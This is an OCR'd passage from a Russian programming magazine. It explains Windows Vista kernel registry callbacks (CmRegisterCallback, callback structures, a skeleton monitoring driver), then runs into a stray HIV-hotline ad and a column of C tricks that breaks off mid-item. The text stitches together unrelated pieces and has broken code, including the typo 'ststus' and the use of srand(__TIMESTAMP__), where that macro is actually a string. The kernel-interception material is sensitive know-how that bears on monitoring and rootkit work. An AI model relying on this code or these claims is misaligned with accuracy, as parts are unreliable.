
```
NTSTATUS
 CmRegisterCallback(
 IN PEX_CALLBACK_FUNCTION Function,
 IN PVOID Context,
 OUT PLARGE_INTEGER Cookie
 );
```

Здесь Function — это указатель на функцию callback-вызова, который надо зарегистрировать. Context — указатель на некую структуру данных, которая содержит служебную информацию и определяется самим драйвером. Cookie — указатель на переменную типа LARGE_INTEGER, которая идентифицирует callback-рутину. В последствии этот параметр будет использоваться при снятии callback-вызова. Вызов CmRegisterCallback должен происходить при IRQL, меньшем или равном APC_LEVEL. В Windows Vista появилась новая функция для этих целей. Ее прототип представлен ниже.

```
NTSTATUS
 CmRegisterCallbackEx(
 IN PEX_CALLBACK_FUNCTION Function,
 IN PCUNICODE_STRING Altitude,
 IN PVOID Driver,
 IN PVOID Context,
 OUT PLARGE_INTEGER Cookie
 PVOID Reserved
 );
```

Как видно из описания функции, некоторые ее параметры схожи с предыдущими, но есть и новые. Altitude — это указатель на строку типа UNICODE_STRING, которая используется в драйверах мини-фильтрах. Driver — указатель на структуру объекта драйвера, который осуществляет вызов. Ну и, наконец, Reserved, название которого говорит само за себя.
Когда перехватывать обращения к реестру нам больше не нужно, следует вызвать функцию CmUnRegisterCallback.





> Новая ОС от Microsoft

```
NTSTATUS
 CmUnRegisterCallback(
 IN LARGE_INTEGER Cookie
 );
```

Единственным ее параметром является переменная типа LARGE_INTEGER, указатель на которую мы передавали при вызове CmRegisterCallbackEx/CmRegisterCallback. Если все прошло удачно, функция вернет STATUS_SUCCESS. Если же параметр cookie не верен, результатом работы CmUnRegisterCallback будет STATUS_INVALID_PARAMETER. Вызов рутины должен происходить на IRQL, меньшем или равном APC_LEVEL.

Registry Callback Routine

Теперь, когда мы знаем, как зарегистрировать собственный callback-вызов на обращение к реестру, пришла пора узнать формат этой самой callback-функции. Ее прототип должен выглядеть следующим образом:

```
NTSTATUS
 RegistryCallback(
 IN PVOID CallbackContext,
 IN PVOID Argument1,
 IN PVOID Argument2
 );
```

Первый параметр — это указатель на переменную, которую мы передавали в функцию CmRegisterCallback или CmRegisterCallbackEx. Argument1 — это переменная типа REG_NOTIFY_CLASS, которая говорит нашей callback-рутине о том, вследствие чего произошел ее вызов: создание ключа, удаление параметра и т.д. Argument2 — это указатель на структуру, которая содержит в себе более подробную информацию о произошедшем. Тип этой структуры определяется переменной Argument1. Ниже приведена таблица, иллюстрирующая это соответствие.

Callbac-рутина может повлиять на ход выполнения операции. Так, если в ОС Windows XP и Windows 2003 RegistryCallback вернет STATUS_SUCCESS, то система продолжит выполнение операции, а если значение, при обработке которого макрос NT_SUCCESS выдаст FALSE, то система остановит выполнение операции с определенным нами кодом ошибки. В Windows Vista все немного иначе. Если RegistryCallback возвращает STATUS_SUCCES, то система продолжит выполнение операции. Если — STATUS_CALLBACK_BYPASS, то система прекратит выполнение операции, но возвратит STATUS_SUCCES. И последний вариант, когда RegistryCallback вернет любое значение (за исключением STATUS_CALLBACK_BYPASS), при обработке которого макрос NT_SUCCESS возвращает FALSE. В этом случае результат аналогичен результату в Windows XP.

Следует заметить, что обращаться к структуре, указатель на которую мы получили в переменной Argument2, надо только в блоке try\except, чтобы случайно не получить голубой экран смерти. Еще одним немаловажным фактором является то, что callback-вызов всегда выполняется на IRQL, равном PASSIVE_LEVEL в контексте того потока, который инициировал обращение к системному реестру.

От теории к практике

Теперь у нас достаточно знаний, чтобы установить свою callback-функцию и обработать информацию о произошедшей операции. Как ты уже заметил, RegistryCallback может вызываться в двух случаях: до выполнения операции и после. Пусть нам надо перехватить момент перед созданием некоторого параметра в реестре и момент после удаления некоторого параметра. Перед тем как приступить непосредственно к написанию кода, рассмотрим еще пару структур данных.

В момент перед созданием или изменением какого-либо параметра реестра в Argument1 нам придет значение RegNtPreSetValueKey или RegNtSetValueKey. По сути, это одно и то же значение, просто программисты Майкрософт придумали ему разные названия. Этому значению соответствует структура REG_SET_VALUE_KEY_INFORMATION.

REG_SET_VALUE_KEY_INFORMATION

```
typedef struct _REG_SET_VALUE_KEY_INFORMATION {
 PVOID Object;
 PUNICODE_STRING ValueName;
 ULONG TitleIndex;
 ULONG Type;
 PVOID Data;
 ULONG DataSize;
 PVOID CallContext;
 PVOID ObjectContext;
 PVOID Reserved;
} REG_SET_VALUE_KEY_INFORMATION, *PREG_SET_VALUE_
KEY_INFORMATION;
```

Первым членом этой структуры является указатель на объект ключа реестра, в котором создается или изменяется параметр. ValueName — это указатель на строку, содержащую имя параметра, который будет изменен. TitleIndex зарезервировано для системного использования;

драйвер должен игнорировать это значение. Type — это тип данных, которые будут записаны в этот параметр. Data — указатель на буфер с данными для записи в параметр. DataSize — размер буфера данных. CallContext и ObjectContext — это указатели на структуры данных, которые мы могли определить ранее при регистрации callback-функции.
Таким образом, перед тем как какое-либо приложение попытается создать или изменить тот или иной параметр в реестре, мы незамедлительно узнаем об этом и сможем даже модифицировать те данные, которые он хочет записать в реестр.
После удаления какого-либо параметра Argument1, нам придет значение RegNtPostDeleteValueKey. Ему соответствует структура REG_POST_OPERATION_INFORMATION.

REG_POST_OPERATION_INFORMATION

```
typedef struct _REG_POST_
OPERATION_INFORMATION {
 PVOID Object;
 NTSTATUS Status;
 PVOID PreInformation;
 NTSTATUS ReturnStatus;
 PVOID CallContext;
 PVOID ObjectContext;
 PVOID Reserved;
 } REG_POST_OPERATION_
INFORMATION,*PREG_POST_
OPERATION_INFORMATION;
```

Здесь наиболее интересны следующие значения. Status — результат выполненной операции. PreInformation — указатель на структуру с информацией, которая предшествовала операции, в нашем случае это указатель на структуру REG_DELETE_VALUE_KEY_INFORMATION.
ReturnStatus — значение, которое вернет система вызывающему потоку.
Теперь сам код. Первым делом зарегистрируем свой callback-вызов в системе. Сделать это можно, когда угодно, но я буду регистрировать его на этапе загрузки драйвера в систему.

DRIVERENTRY

```
LARGE_INTEGER Cookie;

NTSTATUS DriverEntry (IN
PDRIVER_OBJECT pDriverObject, IN
PUNICODE_STRING pRegistryPath )
{
       NTSTATUS status;
```

Соответствие типа структуры, передаваемой в параметре Argument2, и переменной типа REG_NOTIFY_CLASS	
RegNtDeleteKey	REG_DELETE_KEY_INFORMATION
RegNtPreDeleteKey	REG_DELETE_KEY_INFORMATION
RegNtPostDeleteKey	REG_POST_OPERATION_INFORMATION
RegNtSetValueKey	REG_SET_VALUE_KEY_INFORMATION
RegNtPreSetValueKey	REG_SET_VALUE_KEY_INFORMATION
RegNtPostSetValueKey	REG_POST_OPERATION_INFORMATION
RegNtDeleteValueKey	REG_DELETE_VALUE_KEY_INFORMATION
RegNtPreDeleteValueKey	REG_DELETE_VALUE_KEY_INFORMATION
RegNtPostDeleteValueKey	REG_POST_OPERATION_INFORMATION
RegNtSetInformationKey	REG_SET_INFORMATION_KEY_INFORMATION
RegNtPreSetInformationKey	REG_SET_INFORMATION_KEY_INFORMATION
RegNtPostSetInformationKey	REG_POST_OPERATION_INFORMATION
RegNtRenameKey	REG_RENAME_KEY_INFORMATION
RegNtPreRenameKey	REG_RENAME_KEY_INFORMATION
RegNtPostRenameKey	REG_POST_OPERATION_INFORMATION
RegNtEnumerateKey	REG_ENUMERATE_KEY_INFORMATION
RegNtPreEnumerateKey	REG_ENUMERATE_KEY_INFORMATION
RegNtPostEnumerateKey	REG_POST_OPERATION_INFORMATION
RegNtEnumerateValueKey	REG_ENUMERATE_VALUE_KEY_INFORMATION
RegNtPreEnumerateValueKey	REG_ENUMERATE_VALUE_KEY_INFORMATION
RegNtPostEnumerateValueKey	REG_POST_OPERATION_INFORMATION
RegNtQueryKey	REG_QUERY_KEY_INFORMATION
RegNtPreQueryKey	REG_QUERY_KEY_INFORMATION
RegNtPostQueryKey	REG_POST_OPERATION_INFORMATION
RegNtQueryValueKey	REG_QUERY_VALUE_KEY_INFORMATION
RegNtPreQueryValueKey	REG_QUERY_VALUE_KEY_INFORMATION
RegNtPostQueryValueKey	REG_POST_OPERATION_INFORMATION
RegNtQueryMultipleValueKey	REG_QUERY_MULTIPLE_VALUE_KEY_INFORMATION
RegNtPreQueryMultipleValueKey	REG_QUERY_MULTIPLE_VALUE_KEY_INFORMATION
RegNtPostQueryMultipleValueKey	REG_POST_OPERATION_INFORMATION
RegNtPreCreateKey	REG_PRE_CREATE_KEY_INFORMATION
RegNtPreCreateKeyEx	REG_CREATE_KEY_INFORMATION
RegNtPostCreateKey	REG_POST_CREATE_KEY_INFORMATION
RegNtPostCreateKeyEx	REG_POST_OPERATION_INFORMATION
RegNtPreOpenKey	REG_PRE_OPEN_KEY_INFORMATION
RegNtPreOpenKeyEx	REG_OPEN_KEY_INFORMATION
RegNtPostOpenKey	REG_POST_OPEN_KEY_INFORMATION
RegNtPostOpenKeyEx	REG_POST_OPERATION_INFORMATION
RegNtKeyHandleClose	REG_KEY_HANDLE_CLOSE_INFORMATION
RegNtPreKeyHandleClose	REG_KEY_HANDLE_CLOSE_INFORMATION
RegNtPostKeyHandleClose	REG_POST_OPERATION_INFORMATION
RegNtPreFlushKey	REG_FLUSH_KEY_INFORMATION
RegNtPostFlushKey	REG_POST_OPERATION_INFORMATION
RegNtPreLoadKey	REG_LOAD_KEY_INFORMATION
RegNtPostLoadKey	REG_POST_OPERATION_INFORMATION
RegNtPreUnLoadKey	REG_UNLOAD_KEY_INFORMATION
RegNtPostUnLoadKey	REG_POST_OPERATION_INFORMATION
RegNtPreQueryKeySecurity	REG_QUERY_KEY_SECURITY_INFORMATION
RegNtPostQueryKeySecurity	REG_POST_OPERATION_INFORMATION
RegNtPreSetKeySecurity	REG_SET_KEY_SECURITY_INFORMATION
RegNtPostSetKeySecurity	REG_POST_OPERATION_INFORMATION
RegNtCallbackContextCleanup	REG_CALLBACK_CONTEXT_CLEANUP_INFORMATION

> Сборка драйвера под Windows Vista

```
	//дополнительные действия по инициализации 
драйвера

	status = CmRegisterCallback(RegistryCallback, 
NULL, &Cookie);

	return status;
}
```

Как видно из приведенного кода, мы просто вызвали CmRegisterCallback с «правильными» параметрами. Теперь займемся непосредственно самой функцией перехвата.

РУТИНА REGISTRYCALLBACK И ВСПОМОГАТЕЛЬНЫЕ ФУНКЦИИ

```
NTSTATUS PreSetValueKey(IN PREG_SET_VALUE_KEY_
INFORMATION info)
{
	NTSTATUS status;

	//выполняем нужные нам действия

	return status;
}

NTSTATUS PostDeleteValueKey(IN PREG_POST_OPERATION_
INFORMATION info)
{
	NTSTATUS status;

	//выполняем нужные нам действия

	return status;
}

NTSTATUS RegistryCallback(IN PVOID CallbackContext, 
IN PVOID Argument1, IN PVOID Argument2)
{
	NTSTATUS status;

	switch ((REG_NOTIFY_CLASS)Argument1)
	{
	case RegNtPreSetValueKey:
		status = PreSetValueKey((PREG_SET_
VALUE_KEY_INFORMATION)Argument2);
		break;

	case RegNtPostDeleteValueKey:
		status = PostDeleteValueKey((PREG_
POST_OPERATION_INFORMATION)Argument2);
		break;

	default:
		ststus = STATUS_SUCCESS;
		break;
	}

	return status;
}
```

Как мы убедились, не такое уж и сложное это дело — перехват обращений к реестру. Но просто перехватить операцию создания или удаления ключа/параметра реестра мало. Надо еще уметь хоть что-то сделать в этом перехвате.

Узнаем имя ключа

Когда мы перехватывали создание и удаление параметра реестра, мы всегда получали указатель на объект ключа. Допустим, нам надо следить за изменениями только в ключах автозагрузки. Для этого нам надо однозначно идентифицировать, в каком месте реестра создается параметр. Сделать это можно функцией CmCallbackGetKeyObjectID.

```
NTSTATUS
 CmCallbackGetKeyObjectID(
 IN PLARGE_INTEGER Cookie,
 IN PVOID Object,
 OUT OPTIONAL PULONG_PTR ObjectID,
 OUT OPTIONAL PCUNICODE_STRING *ObjectName
 );
```

Здесь Object — это указатель на объект, полученный в структуре информационного класса. ObjectID — указатель на переменную, куда запишется ID объекта, а ObjectName — указатель на строку типа UNICODE_STRING, которая после вызова функции будет содержать полное имя ключа. CmCallbackGetKeyObjectID вызывается при IRQL, меньшем или равном APC_LEVEL, и работает только в Windows Vista.

Заключение

Вот и все. Теперь мы можем написать собственный RegMon, который будет работать в Windows Vista. Конечно, чтобы создать что-то более-менее приемлемое, надо изучить все тонкости программирования в режиме ядра и много практиковаться. Тем, кто уже имеет неплохой стаж в рассматриваемой области, эта статья, надеюсь, тоже пригодится, так как любимый всеми патч таблицы системных сервисов в Висте прикрыли, а отслеживать обращения к реестру никому не помешает.

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе

8 800 100 65 43


Государственная горячая линия

анонимно, бесплатно

КАСАЕТСЯ КАЖДОГО

STOP СПИД РУ

www.stopspid.ru



Трюки от крыса

Программерские трюки и фичи от Криса Касперски

01 Вычисления rand() на стадии компиляции

Препроцессор в Си — великая вещь, однако его возможности существенно ограничены, и нередко, чтобы осуществить задуманное, приходится извращаться не по-детски. Достаточно часто программистам требуется получить случайное число, уникальное для каждого билда, но не меняющееся от запуска к запуску программы. Существует множество решений этой проблемы. В частности, линкер ulink использует штамп времени, содержащийся в заголовке PE-файла, однако этот способ системно-зависимый и, что самое неприятное, не работающий на некоторых UNIX-подобных осях, где ELF-заголовок вообще не проецируется на адресное пространство процесса.

Некоторые программисты поступают так: подключают включаемый файл x-file.h директивой #include, создают простую утилиту на Си, которая генерирует x-file.h следующего содержания: #define X_RAND 0xXXXXXXXX, где 0xXXXXXXXX — случайное число, возвращаемое функцией rand(), а в makefile-файл вставляют команды компиляции этой вспомогательной утилиты, ее линковку и запуск. После создания x-file.h можно собирать файл проекта. Достоинство этого трюка в его переносимости, а недостаток в излишней громоздкости. Сгенерировать уникальное для каждого билда число можно и проще!

Компиляторы, придерживающиеся ANSI Си, имеют в своем «словарном запасе» макросы __DATE__ и __TIME__, возвращающие дату и время компиляции файла соответственно. Оба значения представлены в строковом формате, от которого приходится избавляться путем вычисления хэш-суммы по CRC32 или любому другому алгоритму. Для достижения большей случайности полученное число можно передать функции srand() с последующим вызовом rand().

Также можно использовать макрос __TIMESTAMP__, возвращающий штамп даты/времени последней модификации компилируемого файла в виде 32-битного целого, что избавляет нас от необходимости вычисления CRC32. Однако если файл, содержащий __TIMESTAMP__, не будет изменен, мы получим то же самое число, что и в предыдущем билде. В некоторых случаях это неприемлемо, в некоторых, напротив, даже очень желательно (то есть сгенерированное число изменяется только в случае изменения файла).

ИСПОЛЬЗОВАНИЕ МАКРОСА __TIMESTAMP__ ДЛЯ ГЕНЕРАЦИИ СЛУЧАЙНОГО ЧИСЛА, УНИКАЛЬНОГО ДЛЯ КАЖДОГО БИЛДА

```
int x_rand;
main()
{
        srand(__TIMESTAMP__);
        x_rand = rand();
        …
}
```

02 Строковые литералы и тип char

Рассмотрим следующий код, вполне типичный для начинающих. Что в нем неправильно?

ПРИМЕР НЕПРАВИЛЬНОГО ИСПОЛЬЗОВАНИЯ CHAR*, НЕЯВНО ИСПОЛЬЗУЮЩИЙ НЕКОТОРЫЕ ОСОБЕННОСТИ ПОВЕДЕНИЯ КОМПИЛЯТОРА

```
foo(char *s)
{
        if (*s < 'я') return 'ты';
}
```

Опытным программистам известно, что стандарт ANSI Си позволяет компиляторам самостоятельно решать, должен тип char быть знаковым или нет. Поэтому, если число укладывается в [0, 127], мы вправе использовать char — программа будет работать независимо от наличия знака. В противном случае следует явно специфицировать тип, указывая перед char, каким ему быть: signed или unsigned.

Компилятор Microsoft Visual C++ по умолчанию всегда выбирает unsigned char, поэтому данная программа будет работать правильно. Однако стоит откомпилировать ее с помощью Borland C++, как все изменится и мы получим совершенно неожиданный результат. Компилятор по умолчанию устанавливает char в signed, в результате чего строковой литерал 'я' превращается в число -17 и условие (*s < 'я') окажется в косяках, что наглядно подтверждает дизассемблерный листинг, приведенный ниже:

РЕЗУЛЬТАТ РАБОТЫ КОМПИЛЯТОРА BORLAND C++, ПЕРЕМЕННАЯ CHAR *S ТРАКТУЕТСЯ КАК SIGNED CHAR*

```
_TEXT:00000000 _foo     proc near
_TEXT:00000000 arg_0 = dword ptr 8
_TEXT:00000000          push    ebp
_TEXT:00000001          mov     ebp, esp
_TEXT:00000003          mov     eax, [ebp+arg_0]
_TEXT:00000006          cmp     byte ptr [eax], – 17
_TEXT:00000009          jge     short loc_20
                        ; знаковое сравнение!
```

```
_TEXT:0000000B          mov     eax, 0EBE2h
_TEXT:00000010 loc_20:
_TEXT:00000010          pop     ebp
_TEXT:00000011          retn
_TEXT:00000011 _foo     endp
```

Самое большое коварство этой проблемы заключается в том, что она не проявляется в английских программах, поскольку символы английского алфавита сосредоточены в первой половине ASCII-таблицы и потому знака «минус» в них просто не возникает! А вот после русификации он неожиданно вылезает в самых разных местах, разваливая программу и порождая трудноуловимые баги.

03 Выход из нескольких циклов сразу

Начинающие программисты постоянно задают мне один и тот же вопрос: как выйти из двух и более циклов сразу? Средствами структурного программирования никак не получается. То есть получается, конечно, но приходится использовать флаги, проверяемые в каждом цикле, что не только громоздко, ненадежно, ненаглядно, но еще и непроизводительно. Современные процессоры не любят ветвлений, и каждая лишняя проверка сжирает кучу тактов, особенно на нерегулярных переходах, которые невозможно предсказать.
Выход состоит в использовании горячо критикуемого goto, который обвиняют в неструктурности и вообще в «идеологической неправильности». Действительно, при злоупотреблении goto программа превращается в спагетти и ее становится совершенно невозможно отлаживать, поскольку непонятно, как мы вообще попали в этот блок кода и какая зараза совершила сюда переход. Но сравни два следующих фрагмента кода:

ВЫХОД ИЗ ТРЕХ ЦИКЛОВ С ИСПОЛЬЗОВАНИЕМ ОПЕРАТОРА GOTO

```
for(…)
{
    for (…)
    {
        for(…)
        {
            if (…) goto to_exit;
        }
    }
} to_exit:
```

ВЫХОД ИЗ ТРЕХ ЦИКЛОВ БЕЗ ИСПОЛЬЗОВАНИЯ ОПЕРАТОРА GOTO

```
int to_exit = 0;
for(…)
{
    for(…)
    {
        for(…)
        {
            if (…)
            {
                to_exit = 1;
                break;
            }
        }
        if (to_exit) break;
    }
    if (to_exit) break;
}
```

Не кажется ли тебе, что этот код намного более нагляден и в нем гораздо труднее совершить ошибку, чем в «идеологически правильном» варианте? Увы! В некоторых случаях, использование goto строго запрещено принятыми корпоративными правилами кодирования, против которых не попрешь. Вот такая, значит, бюрократия.

04 Переносимые ассемблерные вставки

Когда возможностей, предоставляемых языком Си, оказывается недостаточно (например, требуется прочитать значение регистра-счетчика команд), программисты обычно прибегают к ассемблерным вставкам.
Проблема в том, что способ оформления ассемблерный вставок не стандартизован и каждый компилятор делает это по-своему. К тому же даже в рамках x86-процессоров существует как минимум два ассемблерных синтаксиса: Intel, поддерживаемый Windows-компиляторами, и AT&T, поддерживаемый, например, GCC.
Одно из решений состоит в переводе ассемблерной вставки в машинный код (что очень удобно делать в hiew'e) с последующим размещением ее в локальном массиве, указатель на который преобразуется в указатель на функцию, запускаемую на выполнение с передачей аргументов через стек по тому или иному соглашению.
Практический пример использования такого трюка приведен ниже:

ПРИМЕР ВСТАВКИ МАШИННОГО КОДА В СИ-ПРОГРАММУ

